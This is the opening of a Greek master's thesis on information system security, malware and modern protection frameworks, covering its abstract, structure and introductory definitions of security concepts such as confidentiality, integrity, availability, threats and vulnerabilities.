ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΔΙΑΤΜΗΜΑΤΙΚΟ ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΠΛΗΡΟΦΟΡΙΚΗ ΚΑΙ ΥΠΟΛΟΓΙΣΤΙΚΗ ΒΙΟΙΑΤΡΙΚΗ

Ασφάλεια Πληροφοριακών Συστημάτων, Κακόβουλο Λογισμικό & Σύγχρονο Πλαίσιο Προστασίας

Ηλίας Κολλύρης

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επιβλέπων
Γεώργιος Δημητρίου

Λαμία, 2019

UNIVERSITY OF THESSALY

SCHOOL OF SCIENCE

INFORMATICS AND COMPUTATIONAL BIOMEDICINE

«Information System Security, Malware & Modern Protection Framework»

Ilias Kolliris

Master thesis

Georgios Dimitriou

Lamia, 2019

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΔΙΑΤΜΗΜΑΤΙΚΟ ΜΕΤΑΠΤΥΧΙΑΚΟ ΠΡΟΓΡΑΜΜΑ ΠΛΗΡΟΦΟΡΙΚΗ ΚΑΙ ΥΠΟΛΟΓΙΣΤΙΚΗ ΒΙΟΙΑΤΡΙΚΗ
ΚΑΤΕΥΘΥΝΣΗ ΠΛΗΡΟΦΟΡΙΚΗΣ ΜΕ ΕΦΑΡΜΟΓΕΣ ΣΤΗΝ ΑΣΦΑΛΕΙΑ, ΔΙΑΧΕΙΡΙΣΗ ΜΕΓΑΛΟΥ ΟΓΚΟΥ ΔΕΔΟΜΕΝΩΝ ΚΑΙ ΠΡΟΣΟΜΟΙΩΣΗ

Ασφάλεια Πληροφοριακών Συστημάτων, Κακόβουλο Λογισμικό & Σύγχρονο Πλαίσιο Προστασίας

Ηλίας Κολλύρης

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επιβλέπων/σα
Γεώργιος Δημητρίου

Λαμία, 2019

«Υπεύθυνη Δήλωση μη λογοκλοπής και ανάληψης προσωπικής ευθύνης»

Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, και γνωρίζοντας τις συνέπειες της λογοκλοπής, δηλώνω υπεύθυνα και ενυπογράφως ότι η παρούσα εργασία με τίτλο [«τίτλος εργασίας»] αποτελεί προϊόν αυστηρά προσωπικής εργασίας και όλες οι πηγές από τις οποίες χρησιμοποίησα δεδομένα, ιδέες, φράσεις, προτάσεις ή λέξεις, είτε επακριβώς (όπως υπάρχουν στο πρωτότυπο ή μεταφρασμένες) είτε με παράφραση, έχουν δηλωθεί κατάλληλα και ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής.

Ο ΔΗΛΩΝ

Ημερομηνία

Υπογραφή

Ασφάλεια Πληροφοριακών Συστημάτων, Κακόβουλο Λογισμικό & Σύγχρονο Πλαίσιο Προστασίας

Ηλίας Κολλύρης

Τριμελής Επιτροπή:

Γεώργιος Δημητρίου

Γεώργιος Σταμούλης

Αντώνης Δαδαλιάρης

Επιστημονικός Σύμβουλος:

Γεώργιος Δημητρίου

Περίληψη

Είναι αναμφίβολο γεγονός ότι η ανθρωπότητα έχει εισέλθει σε μια ψηφιακή εποχή. Η πληθώρα των εφαρμογών και των Πληροφοριακών Συστημάτων έχουν βοηθήσει την ανθρώπινη παραγωγικότητα, ενημέρωση και ενέργεια, αλλά ταυτοχρόνως έχουν αυξήσει την αναγκαιότητα στην ασφαλή διατήρηση της λειτουργικότητάς των. Πάνω σε αυτήν την βάση, αλλά και βαθύτερα στην ανθρώπινη ενέργεια για δολιοφθορά και υποκλοπή, κάνει αισθητή την παρουσία του και έχει εφαρμογή το ρητό «ανάγκη γνώσης» όσον αφορά το Κακόβουλο Λογισμικό. Περισσότερα από όλα, η ραγδαία έκρηξη του Internet και του World Wide Web, έχει ευνοήσει τις συνθήκες για την παραγωγή και εκμετάλλευση κακόβουλου κώδικα. Ως αποτέλεσμα, οι IT εταιρείες οφείλουν να προβλέπουν, να αναπτύσσουν και να ανανεώνουν ασφαλέστερα προγράμματα και μεθοδολογίες για την ασφάλεια των πληροφοριακών συστημάτων, ενσύρματων και ασύρματων. Στο παρόν πόνημα γίνεται προσπάθεια ενός State of the Art γύρω από το γενικότερο πλαίσιο της Ασφάλειας Πληροφοριακών Συστημάτων, του Κακόβουλου Λογισμικού και της προστατευτικής μεθοδολογίας, τόσο από τις ελάχιστες ενέργειες από πρακτικής πλευράς όσο και από ειδικότερες Πολιτικές Ασφαλείας στα συστήματα. Επίσης, στην ροή της εργασίας, παρουσιάζεται με προσομοιωμένο τρόπο ο τρόπος δημιουργίας και εκμετάλλευσης ενός μολυσμένου αρχείου σε εικονικό σύστημα. Τέλος, προτείνονται μέτρα προστασίας και πολιτικές ασφάλειας, καταλήγοντας σε ασφαλή συμπεράσματα.

Σημειώνεται για τον αναγνώστη ότι, εξαιτίας της φύσεως του γνωστικού αντικειμένου της Πληροφορικής Επιστήμης και εν γένει της Επιστήμης των Υπολογιστών, πολλές πηγές αναφοράς είναι διαδικτυακές, καθώς οι Δημόσιοι και Ιδιωτικοί Οργανισμοί και οι Επιχειρήσεις, οι Διεθνείς και οι Κρατικοί Φορείς, και τα Πανεπιστημιακά Ιδρύματα, διαθέτουν Ιστοτόπους με πολλές πληροφορίες και αποθετήρια γνώσεων. Για τις δημοσιευμένες πηγές αναφορών και βιβλιογραφίας χρησιμοποιήθηκαν οι βάσεις δεδομένων IEEE Xplore, Scopus και Google Scholar.

Ευχαριστίες

Ευχαριστώ θερμά τον καθηγητή μου κ. Δημητρίου για τις πολύτιμες συμβουλές του και την υπομονετική καθοδήγησή του.

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

Κεφάλαιο 1ο

Εισαγωγικά

1.1 Σκοπός της εργασίας

Αντικειμενικός σκοπός του παρόντος πονήματος, στα πλαίσια ολοκλήρωσης του σχετικού Προγράμματος Μεταπτυχιακών Σπουδών στο Πανεπιστήμιο Θεσσαλίας, είναι η βιβλιογραφική, αναφορική και περιγραφική μελέτη της εξέλιξης του κακόβουλου λογισμικού, η επίδρασή του στα Πληροφοριακά Συστήματα (ΠΣ), και η περιγραφή του σύγχρονου πλαισίου ασφαλείας για την αντιμετώπισή του. καθώς και. Ακολουθούν τα Μέτρα και οι Πολιτικές Ασφαλείας που δύναται οι χρήστες και οι διάφοροι Οργανισμοί – Επιχειρήσεις να εφαρμόζουν, ενώ τέλος αποτυπώνονται γενικά συμπεράσματα γύρω από την ασφάλεια των ΠΣ , τα οποία αφορούν ενημέρωση, εκπαίδευση και συνεχή μέτρα προστασίας από τους χρήστες, αλλά και χάραξη πολιτικής ασφαλείας του ΠΣ από το στάδιο μελέτης του ως το στάδιο υλοποίησής του και λειτουργίας του.

Η μεθοδολογία που ακολουθήθηκε για την εργασία είναι η περιγραφή του στόχου της εργασίας, η δημιουργία πλάνου εργασίας με την καταγραφή των κεφαλαίων και των περιεχομένων τους, και τέλος η συλλογή βιβλιογραφικών και διαδικτυακών πηγών ανά κεφάλαιο. Ακολουθήθηκε το πρότυπο Vancouver για την τυποποίηση των δημοσιευμένων αναφορών και της βιβλιογραφίας.

1.2 Δομή της εργασίας

Η δομή της εργασίας βασίστηκε στη δημιουργία του πλάνου εργασίας βάσει των επιθυμητών κεφαλαίων ανάπτυξης. Στο 2ο Κεφάλαιο δίνονται κάποια γενικά στοιχεία και εισαγωγικά στην ασφάλεια των ΠΣ. Δίνονται οι σημαντικότερες έννοιες στο πεδίο της Ασφάλειας των ΠΣ και βασικά στοιχεία γύρω από τις σύγχρονες μορφές των


επιθέσεων από κακόβουλο κώδικα. Παρατίθενται τα τελευταία στατιστικά στοιχεία θέματος, που επιβεβαιώνονται από τις επίσημες διαδικτυακές πηγές μεγάλων εταιρειών λογισμικού ασφαλείας. Στο 3ο Κεφάλαιο αναλύεται η ταξινόμηση του κακόβουλου λογισμικού και τα διαθέσιμα malware toolkits, εργαλεία και λογισμικά δηλαδή που είναι διαθέσιμα σε οποιονδήποτε και ειδικά στους hackers. Ακολουθεί ένα παράδειγμα εκτέλεσης κακόβουλου κώδικα με την εκμετάλλευση της κοινωνικής μηχανικής, και πως αυτό μπορεί να επιδράσει αρνητικά σε ένα Πληροφοριακό Σύστημα (ΠΣ). Στο 4ο Κεφάλαιο γίνεται αναφορά και ανάλυση του σύγχρονου πλαισίου προστασίας των ηλεκτρονικών συστημάτων, προτείνονται πολιτικές ασφαλείας για την γενικότερη προστασία των ΠΣ από κυβερνοεπιθέσεις και από λάθη των χρηστών, ενώ παρέχεται και ο νέος κανονισμός GDPR που όλοι οφείλουν να γνωρίζουν και να εναρμονιστούν στις επιταγές της ΕΕ.. Στο 5ο Κεφάλαιο συνοψίζονται συμπεράσματα αναφορικά με την εργασία και την εν γένει ασφαλή λειτουργία των ΠΣ.

Κεφάλαιο 2ο

Στοιχεία περί της Ασφάλειας Πληροφοριακών Συστημάτων


2.1 Εισαγωγικά στοιχεία των Πληροφοριακών Συστημάτων

Υπάρχουν πολλοί διαφορετικοί τρόποι για να δοθεί ένας ορισμός στο τι είναι και περικλείει ένα Πληροφοριακό Σύστημα (ΠΣ, Information System). Στην βιβλιογραφία αναφέρεται ότι ένα Πληροφοριακό Σύστημα (Information System), αποτελεί ένα σύνολο αλληλοσχετιζόμενων συστατικών, συνθέτοντας ένα ηλεκτρονικό σύστημα που αποθηκεύει, επεξεργάζεται και διανέμει πληροφορίες, με στόχο την καταγραφή των ανθρώπινων πράξεων και δεδομένων για τον σχεδιασμό και την ανάλυση των ανθρώπινων ενεργειών, καθώς και την υποστήριξη αποφάσεων [1].



Εικόνα 1. Information System Components [1].


Κάθε ΠΣ αποτελείται από έξι συστατικά στοιχεία: Υλικό (Hardware), το Λογισμικό (Software), τα Δεδομένα (Data), τις Διαδικασίες (Procedures), και φυσικά το Ανθρώπινο Δυναμικό (People) που το χειρίζεται (Εικόνα 1). Μια πιο πρόσφατη ανάλυση, συμπυκνώνει θα λέγαμε την αποστοιχειοποίηση του ΠΣ σε τέσσερα συστατικά στοιχεία: την Τεχνολογία, τις Διαδικασίες, την Υποδομή και το Ανθρώπινο Δυναμικό [2]. Σημασία έχει ότι η οποιαδήποτε αλλαγή κατάστασης σε ένα από τα συστατικά στοιχεία του ΠΣ επηρεάζει άμεσα τα υπόλοιπα, ακριβώς λόγω της αλληλεξάρτησης. Ο σκοπός άλλωστε του ΠΣ είναι μηχανογράφηση των ανθρώπινων ενεργειών και η εκμετάλλευσή του για την αποτελεσματικότητα και η αποδοτικότητα του κάθε Οργανισμού / Επιχείρησης / Φορέα. Με βάση τον αντικειμενικό στόχο του κάθε ΠΣ, τα ΠΣ κατηγοριοποιούνται σε διάφορα συστήματα, κυρίως όμως σε Πληροφορικά Συστήματα Διοίκησης (Management Information Systems), σε Συστήματα Υποστήριξης Αποφάσεων (Decision Support Systems), σε Συστήματα Επεξεργασίας Συναλλαγών (Transaction Operation Systems), και σε Έμπειρα Συστήματα (Knowledge-based Systems ή Expert Systems & Neutral Networks).



Εικόνα 2. Τύποι ΠΣ [3].

Εκείνο που έχει μεγάλη αξία σε ένα ΠΣ είναι ο κύκλος ζωής του (cycle of life), δηλαδή το σημείο εκείνο στο οποίο θα συνεχίζει να είναι λειτουργικό, αξιόπιστο, ασφαλές, και με το λιγότερο κόστος συντήρησης. Κι αυτό διότι πρέπει να επιτυγχάνεται πάντα ο αντικειμενικός σκοπός του, που είναι η αποτελεσματικότητα και η αποδοτικότητα του οργανισμού – επιχείρησης. Η Εικόνα 3 δείχνει ότι με το πέρασμα

του χρόνου, όταν σε ένα ΠΣ αυξάνεται η κατανάλωση σε υπολογιστικούς και ανθρώπινους πόρους για την συντήρηση, υποστήριξη και επέκταση του ΠΣ, τότε αυξάνεται το κόστος για όλες τις παραπάνω ενέργειες.



Εικόνα 3. Τύποι ΠΣ [3].

Είναι προφανές ότι ένα ΠΣ για να λειτουργεί και να αποδίδει πρέπει να είναι ασφαλές. Το κόστος υποστήριξης και συντήρησης ενός ΠΣ περιλαμβάνει και το κόστος (εργατοώρες και υλικοτεχνικό κόστος) της φυσικής και λογικής ασφάλειας. Συμπερασματικά, η ΑΠΣ είναι μέρος όλων των συστατικών στοιχείων του ΠΣ, και αναλύεται παρακάτω.

Η ΑΠΣ στοχεύει εκτός της προστασίας των δεδομένων και των υπολογιστικών πόρων ενός ΠΣ, και στην συνεχή παροχή της διαθεσιμότητας του ΠΣ και της αξιοπιστίας των αποθηκευμένων δεδομένων στους πιστοποιημένους χρήστες (authorized users) του ΠΣ, σε μοντέλο 24/7/365, δηλαδή κάθε μέρα – όλη την εβδομάδα – όλο τον χρόνο. Κατά παραλληλία με βιο-κεντρικές έννοιες της Πρόληψης – Διάγνωσης – Θεραπείας της Ιατρικής Επιστήμης, στην Πληροφορική Επιστήμη η ΑΠΣ βασίζεται στο τεχνολογικο-κεντρικό τρίπτυχο της Πρόληψης – Ανίχνευσης – Αντιμετώπισης. Η Πρόληψη αναφέρεται στα μέτρα που λαμβάνει ένας χρήστης ή διαχειριστής ενός ΠΣ ή πόρου για την όσο το δυνατόν μείωση των πιθανοτήτων επίθεσης από κακόβουλο χρήστη ή άλλη ενέργεια επί του ΠΣ και των πόρων του, που θα επιφέρει ζημίες και θα κινδυνέψει η διαθεσιμότητα των αγαθών και δεδομένων του συστήματος. Η Ανίχνευση με την σειρά της αναφέρεται στις προβλεπόμενες ή έκτακτες

ενέργειες ενός χρήστη ή διαχειριστή ενός ΠΣ, για την ανίχνευση στοιχείων και κακόβουλων χρηστών, που προκάλεσαν ζημίες στο ΠΣ. Τέλος, η Αντίδραση αναφέρεται στις προβλεπόμενες ή έκτακτες ενέργειες μερικής ή ολικής αποκατάστασης των ζημιών στο ΠΣ, ή ακόμη και στην αντιδραστικές ενέργειες αντιμετώπισης κακόβουλων εν εξελίξει ενεργειών.

Στην ΑΠΣ, οι το εννοιολογικό πλαίσιο της Εμπιστευτικότητας – Ακεραιότητας - Διαθεσιμότητας, είναι θεμελιώδες. Οι θεμελιώσεις ιδιότητες Εμπιστευτικότητας – Ακεραιότητας - Διαθεσιμότητας αναφέρονται και ως CIA από τα αρχικά αγγλικά γράμματα των λέξεων. Μαζί με τις υπόλοιπες, όπως αναφέρονται ακολούθως, συνθέτους το εννοιολογικό πλαίσιο του Parker [4] :

Εμπιστευτικότητα (Confidentiality): Αναφέρεται στην προστασία της πληροφορίας από μη εξουσιοδοτημένους χρήστες.

Ακεραιότητα (Integrity): Αναφέρεται στην προστασία της πληροφορίας από μη εξουσιοδοτημένους χρήστες που ενεργούν εσκεμμένα ή τυχαία με αποτέλεσμα την οποιαδήποτε αλλοίωση (προσθήκη – τροποποίηση – διαγραφή) του συνόλου ή μέρους της πληροφορίας ενός ΠΣ.

Διαθεσιμότητα (Availability): Αναφέρεται στην διασφάλιση της δυνατότητας των εξουσιοδοτημένων χρηστών και διαχειριστών ενός ΠΣ να μπορούν να έχουν πρόσβαση στο ΠΣ και στα δεδομένα τους οποιαδήποτε στιγμή.

Ταυτοποίηση (Identification): Είναι η διαδικασία κατά την οποία το λογικό υποκείμενο παρέχει σε ένα ΠΣ τις πληροφορίες που απαιτούνται, προκειμένου να συσχετιστεί με ένα από τα αντικείμενα που δικαιούνται προσπέλαση στους πόρους του.

Αυθεντικοποίηση (Authentication): Αναφέρεται στην διασφάλιση της αξίωσης της προέλευσης ή εγγραφής της πληροφορίας από μια εξουσιοδοτημένη λογική οντότητα.

Εξουσιοδότηση (Authorization): Αναφέρεται στις μεθόδους αδειοδότησης της πρόσβασης σε υπολογιστικούς πόρους και δεδομένα του ΠΣ σε εξουσιοδοτημένους χρήστες.

2.2 Έννοιες Ασφάλειας σε σχέση με το Κακόβουλο Λογισμικό

Στην ΑΠΣ, η έννοια του Αγαθού (Asset) αναφέρεται σε κάθε υπολογιστικό πόρο (Η/Υ, εκτυπωτής, ενεργός και παθητικός εξοπλισμός, δεδομένα) σε ένα ΠΣ, που έχει Αξία (Value) και δημιουργήθηκε από τον άνθρωπο για να προσφέρει αυτοματισμό και μηχανοοργάνωση. Ο Χρήστης (User) είναι η φυσική οντότητα που έχει δικαιώματα πρόσβασης σε ένα asset. Τα δικαιώματα παραχωρούνται συνήθως από τους Διαχειριστές του ΠΣ. Κάθε asset ενός ΠΣ δύναται να κινδυνεύσει. Ο Κίνδυνος (Danger) ή μια Απειλή (Threat) αντικατοπτρίζει τον λόγο μείωσης της αξίας ενός asset, και μπορεί να είναι:


1. Φυσικές απειλές: Φυσικά φαινόμενα που επιφέρουν βλάβες στα assets ενός ΠΣ, π.χ. πυρκαγιά, σεισμός, πλημμύρα, φυσικές φθορές περιβάλλοντος.
2. Εκούσιες απειλές: Αναφέρονται στις απειλές που επέρχονται κατόπιν μελετημένων ενεργειών hackers ή εξουσιοδοτημένων χρηστών ή διαχειριστών ενός ΠΣ.
3. Ακούσιες απειλές: Αναφέρονται στις απειλές που επέρχονται κατόπιν ακούσιων, μη εσκεμμένων και λαθεμένων ενεργειών των χρηστών ή διαχειριστών του ΠΣ.

Είναι λογικό ότι η μείωση της αξίας κάθε υπολογιστικού πόρου και η δυσλειτουργία του επέρχεται κατόπιν κακόβουλης πρόθεσης και εκτέλεσης του hacker, δηλαδή κατόπιν μιας επίθεσης (attack). Ωστόσο, για να εκτελεστεί μια επίθεση από την πλευρά του hacker, πρέπει πρώτα ο ίδιος ο hacker να έχει αναγνωρίσει ένα ή περισσότερα κενά ασφαλείας στο ΠΣ, που ο ίδιος θέλει να βλάψει. Το κενό ασφαλείας αυτό που αναγνωρίσει ο επιτιθέμενος, ονομάζεται Αδυναμία ή Ευπάθεια (Vulnerability) του ΠΣ. Οι αδυναμίες μπορεί να είναι κενά φυσικής και λογικής ασφάλειας στο hardware ή software του ΠΣ, προερχόμενα από κατασκευαστικά λάθη, είτε στους Η/Υ – Εξυπηρετητές – Ενεργό Εξοπλισμό του ΠΣ, είτε από προγραμματιστικά κενά ασφαλείας μιας εφαρμογής ή έλλειψη λογισμικών ασφαλείας, όσον αφορά το software, είτε και από ελλείψεις στην πολιτική ασφαλείας του ΠΣ. Με οποιοδήποτε τρόπο ο hacker εντοπίσει μια ευπάθεια στο ΠΣ, τότε αυτομάτως αποτελεί αυτή η ευπάθεια μια «κερκόπορτα» δόλιας εισόδου και βλάβης του ΠΣ. Το μέγεθος της ζημίας σε ένα ΠΣ αναφέρεται ως Επίπτωση (Imapct) του κακόβουλου χρήστη στο ΠΣ, και για το οποίο υπάρχουν τρόποι αποτίμησης και μέτρησης κατά κάποιον τρόπο της ζημίας στο σύστημα.

2.3 Στατιστικά στοιχεία στην Ασφάλεια ΠΣ.

Οι επιθέσεις πραγματοποιούνται γιατί οι κακόβουλοι χρήστες εκμεταλλεύονται τις Αδυναμίες (Vulnerabilities) του υλικού (hardware) και του λογισμικού (software) ενός ΠΣ. Τα στατιστικά στοιχεία δείχνουν ότι η εκμετάλλευση των κενών ασφαλείας σε επίπεδο λογισμικού υπερτερεί έναντι αυτής του υλικού, δηλαδή οι επιθέσεις μέσω software exploiting είναι περισσότερες από αυτές μέσω hardware exploiting [4].

